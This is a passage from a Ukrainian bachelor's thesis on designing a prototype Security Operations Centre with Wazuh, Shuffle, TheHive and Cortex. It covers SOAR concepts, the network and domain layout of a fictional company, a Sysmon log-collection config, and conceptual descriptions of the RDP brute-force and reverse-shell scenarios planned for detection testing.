Рішення безпеки SOAR можуть автоматизувати низькорівневі, трудомісткі, повторювані завдання, такі як відкриття та закриття тікетів підтримки, збагачення подій та визначення пріоритетів оповіщень. SOAR також можуть запускати автоматизовані дії інтегрованих інструментів безпеки. Це означає, що аналітики безпеки можуть використовувати робочі процеси плейбуків, щоб об'єднати кілька інструментів і виконати більш складні операції з автоматизації безпеки.

Деякі SOAR включають штучний інтелект і машинне навчання, які аналізують дані, отримані від інструментів безпеки, і рекомендують способи боротьби із загрозами в майбутньому.

Можливості SOAR з оркестрування та автоматизації дозволяють йому слугувати центральною консоллю для реагування на інциденти безпеки.

Аналітики безпеки можуть використовувати SOAR для розслідування та усунення інцидентів, не переходячи від одного інструменту до іншого. Подібно до платформ розвідки загроз, SOAR об'єднує показники та сповіщення із зовнішніх каналів та інтегрованих інструментів безпеки на центральній інформаційній панелі. Аналітики можуть співвідносити дані з різних джерел, відфільтровувати хибні спрацьовування, визначати пріоритетність сповіщень та ідентифікувати конкретні загрози, з якими вони мають справу. Потім аналітики можуть реагувати, запускаючи відповідні сценарії дій.

Загальні елементи SOAR продемонстровані на рис 1.28.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		48



Рисунок 1.28 – Елементи SOAR

Різниця між автоматизацією та оркеструванням [19]:

Автоматизація безпеки скорочує час, необхідний для виявлення повторюваних інцидентів і хибних спрацьовувань та реагування на них, тому тривоги не залишаються без уваги протягом тривалого періоду часу та звільняє час аналітиків безпеки, щоб зосередитися на стратегічних завданнях, таких як розслідування інцидентів. Кожен автоматизований сценарій розгортається за відомим сценарієм із прописаним курсом дій.

Оркестрування безпеки дозволяє легко обмінюватися інформацією, надаючи можливість декільком інструментам реагувати на інциденти в групі, навіть якщо дані розподілені по великій мережі і декільком системам або пристроям. Використовує кілька автоматизованих завдань для виконання повного, складного процесу або робочого циклу.

SOC також можуть використовувати інструменти SOAR для пост-інцидентного аудиту та більш проактивних процесів безпеки. Інформаційні панелі SOAR можуть допомогти командам безпеки зрозуміти, як конкретна загроза проникла в мережу і як запобігти подібним загрозам у майбутньому. Аналогічно,

команди безпеки можуть використовувати дані SOAR для виявлення непомічених поточних загроз і зосередити свої зусилля на боротьбі з ними в потрібних місцях [18].

Переваги SOAR [20]:

- Задоволення бюджетних потреб.
- Покращити управління часом та ефективність.
- Більш ефективне управління інцидентами.
- Гнучкість.
- Посилення співпраці.

Зростаюча кількість і типи загроз створюють значні бюджетні проблеми для підприємств. З кожною новою загрозою необхідно розробляти новий протокол, а це може вимагати найму нових людей для управління процесом. З кожним новим типом кібератаки організації доводиться організовувати способи аналізу даних і розробляти системи вирішення проблеми. Це вимагає часу, енергії та ресурсів. Але з SOAR кожен аспект цього підходу спрощується, і багато з них можна автоматизувати, що заощаджує час і гроші.

Оскільки час економиться завдяки використанню підходу SOAR, підвищується продуктивність. Люди в команді, які зазвичай витрачали незліченну кількість годин на виконання автоматизованих SOAR завдань, тепер можуть інвестувати свій час у підтримку інших організаційних цілей. Це призводить до більш ефективного використання людських ресурсів. Це може призвести до того, що ви витрачатимете менше часу на підбір і найм нових співробітників, тому що поточна команда може досягти більшого.

Більш ефективне управління інцидентами впливає на те, що підприємства також можуть отримати вигоду від швидшого реагування на загрози. Інфраструктура SOAR забезпечує швидший час реагування, а також більш точне втручання. Оскільки робиться менше помилок, менше часу витрачається на виправлення проблем. Людські помилки зводяться до мінімуму, що призводить до підвищення ефективності системи управління проблемами в цілому.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				50
Змн.	Арк.	№ докум.	Підпис	Дата		

Гнучкість забезпечується можливістю налаштувати SOAR відповідно до конкретних потреб організації. Конструкція SOAR дозволяє змінювати її відповідно до потреб існуючої системи безпеки. Це означає, що вона може бути адаптована до вашої поточної системи без необхідності тривалого та ресурсоємного перепроєктування системи. SOAR може збирати дані з різних джерел, незалежно від того, чи вони надходять від ручного введення, машин або електронної пошти. Потім IT-команда може вирішити, як відстежувати дані відповідно до того, що найкраще відповідає потребам організації.

Оскільки різні типи загроз розглядаються центральною системою SOAR, команди, які зазвичай працюють з ними на індивідуальній основі, можуть співпрацювати над розробкою найкращих налаштувань та автоматизації SOAR. Це може призвести до створення більш уніфікованого набору протоколів, а також розширити можливості IT-команд співпрацювати над інноваційними рішеннями.

1.5 Обґрунтування вибору SOAR Shuffle

Shuffle – це сучасна SOAR-платформа з відкритим вихідним кодом, яка дозволяє автоматизувати та стандартизувати реагування на інциденти безпеки. На відміну від традиційних рішень для автоматизації, Shuffle зосереджений на простоті розгортання, гнучкості інтеграції та відкритості, що робить його ідеальним вибором як для великих організацій, так і для невеликих команд безпеки, які прагнуть підвищити ефективність своєї роботи за допомогою автоматизованих сценаріїв.

Основною перевагою Shuffle є його орієнтація на візуальне програмування робочих процесів. Інтерфейс платформи дозволяє створювати складні автоматизовані сценарії без потреби писати код, що знижує поріг входу для аналітиків SOC. Разом із тим, більш досвідчені користувачі можуть інтегрувати Python або Bash-скрипти безпосередньо в робочі процеси, що забезпечує гнучкість для розробки кастомних інтеграцій.

Shuffle легко інтегрується з великою кількістю систем і сервісів через REST API, зокрема з такими платформами, як Wazuh, TheHive, Cortex, MISP, VirusTotal,

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		51

Slack, Microsoft 365, GitHub, тощо. Така відкритість дозволяє об'єднати різні компоненти екосистеми кібербезпеки в єдину автоматизовану систему обробки інцидентів. Це особливо важливо при створенні власного SOC-проекту, де використовується набір інструментів із відкритим вихідним кодом.

Платформа Shuffle підтримує такі ключові функції:

- Автоматизоване реагування на інциденти.
- Інтуїтивне середовище побудови робочих процесів.
- Розгортання як SaaS, у Docker-контейнері або локально.
- Відкритий код.

Автоматизоване реагування на інциденти підтримує блокування IP-адрес, створення інцидентів, аналіз артефактів, надсилання повідомлень про інциденти та інші дії спрямовані на підвищення ефективності.

Інтуїтивне середовище побудови робочих процесів дозволяє в реальному часі візуалізувати взаємозв'язки між подіями, джерелами загроз та діями реагування.

Можливість розгортання Shuffle як SaaS, у Docker-контейнері або локально дозволяє адаптувати платформу до наявної IT-інфраструктури.

Відкритий код дозволяє не лише безкоштовно використовувати Shuffle, а й брати участь у його розвитку, писати власні інтеграції або покращення.

На відміну від комерційних SOAR-рішень, Shuffle не вимагає ліцензії, що є критичним фактором для навчальних або дослідницьких проєктів, а також для невеликих компаній, які не мають великих бюджетів на безпеку. В той же час, функціональні можливості Shuffle часто відповідають платним аналогам.

Завдяки гнучкості, простоті візуального налаштування, можливості розширення функціоналу через відкритий API, а також відсутності ліцензійних обмежень, Shuffle є ідеальним вибором для створення лабораторного або бойового середовища автоматизації обробки інцидентів. У поєднанні з такими інструментами, як Wazuh, TheHive та Cortex, платформа Shuffle дозволяє створити повноцінну екосистему для виявлення, аналізу та автоматизованого реагування на загрози.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		52

1.6 Постановка технічного завдання

Метою кваліфікаційної роботи є проектування та побудова прототипу SOC з використанням відкритих рішень Wazuh, Shuffle, Cortex, TheHive.

Проект демонструватиме віртуальне програмно-апаратне відтворення одного із варіантів моделі розгортання прототипу SOC, що працює в межах однієї організації. Побудову підсистеми можна зобразити у вигляді списку, що включає наступні завдання:

- аналіз існуючої корпоративної комп'ютерної мережі для розуміння поставленої задачі та подальшого її вирішення;
- створення підрозділу SOC в межах організації та розробка його технічної та логічної складової;
- розробка проекту фізичної та логічної топології мережі прототипу;
- встановлення SIEM і спрямування потоків та журналів подій із мережі клієнта до центральної консолі Wazuh;
- аналіз поверхні атак на мережу для подальшого визначення векторів атак і побудови відповідної моделі загроз;
- аналіз та створення нових правил безпеки, що базуються на джерелах розвідки загроз Wazuh для звуження об'єму порушень до низки відповідних критичних інцидентів, які притаманні середовищу клієнта;
- інтеграція SOAR-платформи з підсистемою SIEM Wazuh з отриманням інформації про події на основі кастомних правил;
- інтеграція TheHive та Cortex з використанням плейбуків Shuffle та власних API запитів;
- проведення тестування на проникнення у систему клієнта для того щоб, впевнитись, що весь перебіг атаки був надісланий до інтегрованих систем для подальшого аналізу;
- висвітлення прикладу розслідування інциденту аналітиками безпеки за допомогою засобів та інструментів Wazuh, TheHive та Cortex;

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		53

— оцінка ефективності та якості виявлення атаки створеними правилами безпеки та створення рекомендацій по їх вдосконаленню або додаванню нових правил.

Висновки до 1-го розділу

Було проаналізовано роль сучасного SOC у системах організацій. Досліджено загальні риси підрозділів SOC в організаціях, їх основні цілі, функції, елементи. Також наведено варіанти розгортання та їх порівняння. Здійснено аналіз основних засад SOC, команди і їх ієрархія, процеси та найпоширеніші інструменти.

Проведено огляд систем SIEM та SOAR, їх функції, компоненти, переваги та обмеження. Для SIEM зроблено огляд ринку та порівняння різних окремих систем. Надано пояснення вибору системи з її перевагами, архітектурою, методами забезпечення безпеки. Для обраної системи SOAR так було наведено її переваги.

Розглянуто можливості інтеграцій на базі безкоштовних відкритих рішень.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		54

РОЗДІЛ 2 ПРОЕКТУВАННЯ SOC

2.1 Проектування корпоративної мережної інфраструктури

Корпоративна мережа – це мережа, головне завдання якої полягає в підтримці роботи конкретного підприємства, що володіє даною мережею [22].

Основною метою корпоративних мереж є забезпечення безпеки та надійності. Це стосується інформаційних систем управління, обробки та передавання даних.

Об'єктом розгляду цього проекту є організація Golubiro Systems. Компанія надає послуги з розробки та подальшого підтримання продуктів для компаній у сфері медичного обслуговування.

Штат компанії налічує 69 працівників, що розміщуються в одному офісі та працюють на корпоративних пристроях для мінімізації потенційного витоку інформації про працівників, клієнтів та пацієнтів.

Компанія забезпечує роботу внутрішніх сервісів та захист даних клієнтів завдяки впровадженню сучасної IT-інфраструктури, яка включає в себе серверне та мережеве обладнання, а також засоби безпеки. Використовуються декілька серверів, кожен з яких виконує окрему функцію:

- Active Directory сервер (Windows Server 2019 Standard) – для централізованого управління обліковими записами користувачів, групами доступу та політиками безпеки. Інтегрується з Wi-Fi точками доступу (802.1X), мережею Cisco (AAA), а також використовується для аутентифікації користувачів до файлів і сервісів.

- Сервер додатків (Ubuntu 24.04 LTS) – для розгортання корпоративних сервісів та підтримки роботи бізнес-додатків.

- Файл-сервер (Windows Server 2019 Standard з використанням DFS) – для централізованого зберігання корпоративних даних, управління робочими файлами співробітників компанії та доступ користувачів до них через мережу (SMB/CIFS).

- Сервер баз даних (Ubuntu 22.04 LTS з використанням PostgreSQL) – для роботи внутрішніх додатків та систем, що обробляють дані клієнтів та пацієнтів.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		55

– Сервер резервного копіювання (Ubuntu 22.04 LTS з використанням Veeam Backup & Replication) – для створення бекапів критичних даних та забезпечення їх відновлення у разі інцидентів.

Для забезпечення надійного та безпечного з’єднання компанія використовує архітектуру мережі Tier 2 на базі мережевого обладнання Cisco:

- 2 маршрутизатори Cisco ISR 4321 – для організації виходу в Інтернет з підтриманням високої доступності (High Availability).
- 2 комутатори Cisco Catalyst 9300 (3 рівня) – для побудови сегментованої локальної мережі офісу, що дозволяє розділити трафік між відділами та сервісами.
- Мережевий екран Cisco ASA 5540-X – для захисту корпоративної мережі від зовнішніх загроз, фільтрації трафіку та контролю доступу.
- 5 комутаторів Cisco Catalyst 1000 Series (2 рівня) – для дротового доступу корпоративних пристроїв до мережі.
- 8 точок доступу Wi-Fi Cisco Aironet 1830/1850 – для бездротового доступу працівників до мережі.
- Контролер бездротової мережі Cisco 3504 Wireless Controller – для централізованого керування точками доступу з налаштуванням авторизації та обмеження доступу до даних.

Топологічна мережа існуючої організації представлена на рис. 2.1.




Рисунок 2.1 – Топологічна мережа

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		56

2.2 Створення підрозділу SOC

Для дотримання необхідного рівня безпеки в організації, керівництвом було ініційовано створення окремого підрозділу SOC. Це є важливим та складним процесом, тому потрібно початково продумати гарну структуру та етапи впровадження.

Першим етапом є постановка цілей і завдань SOC.

Роль SOC в організації:

- Виявлення, аналіз і реагування на інциденти безпеки.
- Захист даних компанії, клієнтів.

Основні завдання SOC в організації

1. Моніторинг подій.
2. Виявлення загроз.
3. Реагування на інциденти.
4. Аналіз журналів.
5. Створення звітів і аналітики.

Наступним завданням є проектування архітектури SOC. Для цього потрібно розглянути логічну та технічну складові.

Основні логічні компоненти для SOC:

- Джерела подій.
- Агенти для збору логів.
- Система збору та зберігання логів.
- SIEM-система.
- Система реагування та обробки інцидентів (IR).
- SOAR-система.
- Зовнішні сервіси.
- Дашборди та звіти.

Джерела подій – пристрої, сервіси або ПЗ. Також туди відноситься Sysmon, що встановлюється на пристрої та генерує детальні логи подій, які потім потрапляють до агента.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		57

Агенти для збору логів – спеціальне ПЗ, що встановлюється на хости або мережеві пристрої для збирання необхідних даних. Буде використовуватися Wazuh agent.

Система збору та зберігання логів буде представлена елементами ELK Stack у Wazuh. Elasticsearch для приймання та обробки даних від агентів та Kibana для забезпечення їх пошуку та візуалізації.

SIEM-системою є Wazuh з основними завданнями – кореляція подій за правилами, їх обробка та визначення критичності згідно з правилами.

Система реагування та обробки інцидентів (IR) для виконання необхідних дій на етапі проведення розслідування та аналізу:

- TheHive буде використовуватися для створення кейсів, артефактів і розподіл виконання завдань.
- Cortex для аналіз артефактів.

SOAR-система – Shuffle для автоматизації подій.

Зовнішні сервіси будуть використані для розширення можливостей аналізу.

Для розгортання деяких з цих компонентів необхідний окремий сервер, що працюватиме 24/7 та забезпечуватиме можливість виконання основних завдань. Необхідні технічні вимоги залежать від кількості пристроїв, що відстежуються та кількості даних.

Процес, що очікується у SOC у випадку підозрілих або шкідливих дій:

1. Отримання події з агенту Wazuh agent.
2. Парсинг та індексація (Elasticsearch, Logstash).
3. Кореляція подій.
4. Надсилання подій у Shuffle.
5. Використання Shuffle для ініціалізації workflow.
6. Створення алерту/кейсу у TheHive.
7. Надсилання сповіщення аналітикам.
8. Аналіз артефактів у Cortex.
9. Реагування.
10. Оновлення, закриття кейсу.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		58

Важливою частиною процесу, з якою аналітики будуть взаємодіяти найбільше є система керування інцидентами TheHive. Також її іноді називають системою тікет-менеджменту. Вона забезпечує координацію роботи SOC-команди для централізованої обробки інцидентів, створення кейсів з артефактами, завданнями, нотатками та можливістю призначення відповідальних аналітиків.

Для повноцінної обробки подій у TheHive існують ключові об'єкти, що забезпечують структуровану та узгоджену роботу:

- Alert – сигнал про підозрілу подію (може надходити автоматично з Wazuh/Shuffle або створюватися вручну).
- Case – робочий тікет інциденту, що містить деталі, статус, артефакти, завдання та коментарі.
- Task – конкретне завдання в рамках кейсу, що виконує відповідальний аналітик.
- Observable – артефакт, пов'язаний із кейсом (IP-адреса, хеш, файл, домен).
- Tag – мітки для групування кейсів або артефактів.
- Note – додаткові коментарі аналітика в кейсі.
- Status – статус кейсу ("New", "In progress", "Resolved", "Closed").

Аналітикам SOC, потрібно також надати інструкції щодо методики роботи з інцидентами, тому для цього потрібно дослідити також життєвий цикл інциденту в TheHive:

1. Автоматичне створення алерту та кейсу – аналітик створює кейс на базі алерту або безпосередньо (наприклад, за зовнішньою інформацією).
2. Створення та призначення завдань – розподіл роботи між аналітиками та конкретизація дій.
3. Аналіз кейсу – перегляд лог-файлів, зібраних даних та використання Cortex для аналізу.
4. Оцінка критичності та пріоритезація – кейс отримує пріоритет("High", "Medium", "Low").
5. Реагування.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		59

6. Документація процесу – додавання нотаток, прикріплення результатів звіту.

7. Закриття кейсу.

Наступним етапом є розгортання інфраструктури SOC.

2.3 Моделювання інфраструктури SOC

Для подальшого розгортання повної інфраструктури підрозділу SOC, спочатку буде створена модель цієї інфраструктури, для ознайомлення з технологіями та процесами. Це забезпечить кращу підготовку до використання інфраструктури, що почне працювати одразу після її розгортання.

Мережа, продемонстрована нижче, має загальні риси, для демонстрації загального алгоритму. Спроектowana мережа складається з підмережі проемульованої за допомогою ПЗ Oracle VirtualBox. Для розкриття теми, цього достатньо через те, що робота є дослідницькою і створення великої кількості підмереж є недоцільним.

До внутрішньої мережі у VirtualBox було під'єднано 5 ПК: Soc-Server (Ubuntu 24.04), AD-Controller (Windows Server 2019), User1 (Windows 10), User2 (Windows 10), Attacker (Kali linux 2025.1c).

Пристрої, їх інтерфейси, IP-адреса та маска наведені у табл. 2.1.




Рисунок 2.2 – Топологічна схема змодельованої мережі

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		60

Таблиця 2.1 – Параметри IP-адресації мережі

Мережа/Пристрій	Інтерфейс/Мережний адаптер/Шлюз	IP-адреса	Маска	/xx
Підмережа А	–	192.168.69.0	255.255.255.0	/24
AD-Controller	Мережний адаптер	192.168.69.10	255.255.255.0	/24
	Шлюз за замовчуванням	192.168.69.1	–	–
SOC-Server	Мережний адаптер	192.168.69.30	255.255.255.0	/24
	Шлюз за замовчуванням	192.168.69.1	–	–
User1	Мережний адаптер	DHCP		
	Шлюз за замовчуванням			
User2	Мережний адаптер	DHCP		
	Шлюз за замовчуванням			
Attacker	Мережний адаптер	192.168.69.200	255.255.255.0	/24
	Шлюз за замовчуванням	192.168.69.1	–	–

Wazuh, Shuffle, TheHive та Cortex будуть розгортатися на одному сервері, що означає, що IP-адреса сервісів буде однакова, а саме IP-адреса пристрою SOC-Server. Проте у кожного сервісу є свій порт і саме з його допомогою можна підключатися до веб-консолі.

Сервіси, їх IP-адреса та порти відображені у табл. 2.2.

Таблиця 2.2 – Мережеві параметри сервісів

Сервіс	IP-адреса	Порт
Wazuh	192.168.69.30	443
Shuffle		3000
TheHive		9000
Cortex		9001

2.4 Налаштування пристроїв домену в мережі

AD-Controller виступатиме контролером домену golubiro.net та міститиме наступні сервіси та функції:

- Active Directory Domain Services.
- DHCP Server.
- DNS Server.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				61
Змн.	Арк.	№ докум.	Підпис	Дата		

- Remote Desktop Services.
- WinCollect Agent Service.
- Group Policy Management.

У домені golubiro.net буде створено OU «Branch-Zhytomyr». У свою чергу вона міститиме 2 OU – «Admins» та «Users», які вже міститимуть облікові записи адміністраторів та користувачів відповідно.

Ці елементи домену наведені на рис. 2.2.




Рисунок 2.3 – Структурна діаграма домену golubiro.net

Додатково на всі пристрої домену встановлено службу System Monitor для більш детального дослідження потенційних інцидентів у системі. Потенційно це можна зробити за допомогою групової політики AD. Проте в даному випадку тема проекту не зачіпає групові політики, тому службу буде встановлено вручну.

Приклад встановлення служби продемонстровано на рис. 2.3.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		62




Рисунок 2.4 – Встановлення sysmon на User1

Також далі цю службу потрібно інтегрувати з підсистемою Wazuh для збирання додаткових даних додавши у файл ossec.conf частину коду (рис. 2.4).

```
<!-- Sysmon integration -->
<localfile>
  <location>Microsoft-Windows-Sysmon/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>
```

Рисунок 2.5 – Налаштування агентів Wazuh для збирання Sysmon events

2.5 Аналіз заходів, що будуть проведені на систему для демонстрації сценаріїв інцидентів

Заходами, що будуть проведені є 2 атаки на контролер домену AD-Controller та процес моніторингу цілісності файлів (FIM).

Атаками було обрано реалістичні сценарії, що можуть бути виконані в системі, без необхідності вимкнення стандартних систем захисту Windows. Першою з них є RDP Brute Force.

Протокол віддаленого робочого столу (RDP) - це широко використовувана технологія, яка дозволяє користувачам віддалено отримувати доступ до комп'ютерів і серверів та керувати ними через мережеве з'єднання. Вона широко використовується організаціями для різних цілей, таких як віддалене адміністрування, технічна підтримка та дистанційна робота [23].

Однак зручність RDP також пов'язана з потенційними ризиками. RDP є поширеною мішенню для кіберзлочинців, які використовують вразливості, слабку

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		63

автентифікацію або неправильні конфігурації для отримання несанкціонованого доступу до систем.

RDP-атака - це тип кібератаки, при якому зловмисник систематично намагається отримати несанкціонований доступ до мережі шляхом багаторазового підбору пароля RDP-акаунта. За загальною класифікацією MITRE ATT&CK – Brute Force: Password Guessing, ID: T1110.001.

Атаки грубого перебору паролів RDP можуть здійснюватися зловмисниками з різними мотивами, включаючи крадіжку конфіденційних даних, отримання контролю над системою для подальшої експлуатації або спричинення збоїв у роботі мережі або системи, на яку спрямована атака. Ці атаки можуть бути особливо ефективними, якщо паролі, що використовуються, є слабкими або легко вгадуються.

Звіт про розподіл ризиків по глобальній поверхні атаки за 2022 рік [23] наведено на рис. 2.5.



Рисунок 2.6 – Розподіл ризиків на глобальній поверхні атаки

Успішна атака грубої сили на RDP може бути останнім кроком перед тим, як зловмисник просунеться в мережі і досягне своєї кінцевої мети, тому важливо швидко та ефективно виявляти, розслідувати та реагувати на сповіщення про атаку грубої сили на RDP.

Інша атака, що буде проведена на систему, це створення Reverse Shell на Windows.

Reverse Shell – це скрипт або виконувана програма, яка дозволяє отримати інтерактивний доступ до системи через вихідне з'єднання з цієї системи. Зловмисники часто використовують реверсні оболонки як засіб для надсилання команд у скомпрометовану систему [25]. За загальною класифікацією MITRE ATT&CK – Command and Scripting Interpreter: PowerShell, ID: T1059.001.

У типовому сценарії віддаленого доступу до системи користувач виконує роль клієнта, а цільова машина виступає в ролі сервера. Користувач ініціює з'єднання з віддаленою оболонкою, а цільова система очікує на такі з'єднання.

У випадку зворотної оболонки ці ролі міняються місцями: цільова машина ініціює з'єднання з користувачем, а комп'ютер користувача прослуховує вхідні з'єднання на вказаному порту.

Зворотні оболонки часто використовуються зловмисниками, оскільки їх не зупиняють найпоширеніші конфігурації брандмауерів. Цільові сервери зазвичай дозволяють з'єднання тільки на певних портах, тому, наприклад, виділений веб-сервер буде приймати з'єднання тільки на портах 80 і 443. Це унеможливило встановлення слухача командного інтерпретатора на сервері, що атакується. Іншою причиною може бути те, що сервер знаходиться за рівнем NAT (трансляції мережевих адрес).

Останнім заходом, буде перевірка хешу усіх файлів доданих у папку на агенті. Це необхідно для сповіщення аналітиків безпеки про завантаження шкідливого файлу у систему та подальшої реакції.

Висновки до 2-го розділу

В цьому розділі було проаналізовано інфраструктуру організації, для визначення потреб. Описано її пристрої, кількість користувачів, основні критичні системи.

Відбулася теоретична підготовка для введення нового підрозділу, а саме визначено роль SOC у організації, її основні завдання, логічні компоненти та

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		65

описано алгоритм дій підрозділу у разі виявлення підозрілої або шкідливої активності.

Досліджено особливості системи керування інцидентами, її ключові об'єкти та життєвий цикл інциденту.

Змодельовано і налаштовано віртуальне середовище з інфраструктурою SOC. Налаштовано пристрої домену в цій мережі.

Проаналізовано заходи, що будуть проведені у системі для демонстрації сценаріїв інцидентів.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		66

РОЗДІЛ 3 НАЛАШТУВАННЯ, ПЕРЕВІРКА ФУНКЦІОНАЛУ ТА ЕФЕКТИВНОСТІ ДЕТЕКТУВАННЯ ЗАГРОЗ ПРОЕКТУ SOC

3.1 Розгортання модельної інфраструктури SOC

Початковим етапом є налаштування підсистеми SIEM на сервері та її взаємодію з клієнтами. На базі ПК з операційної системи Ubuntu 24.04 були розгорнуті центральні компоненти Wazuh (Wazuh server, Wazuh indexer, Wazuh dashboard). Це можна зробити згідно з інструкцією наведеною на офіційному сайті Wazuh.

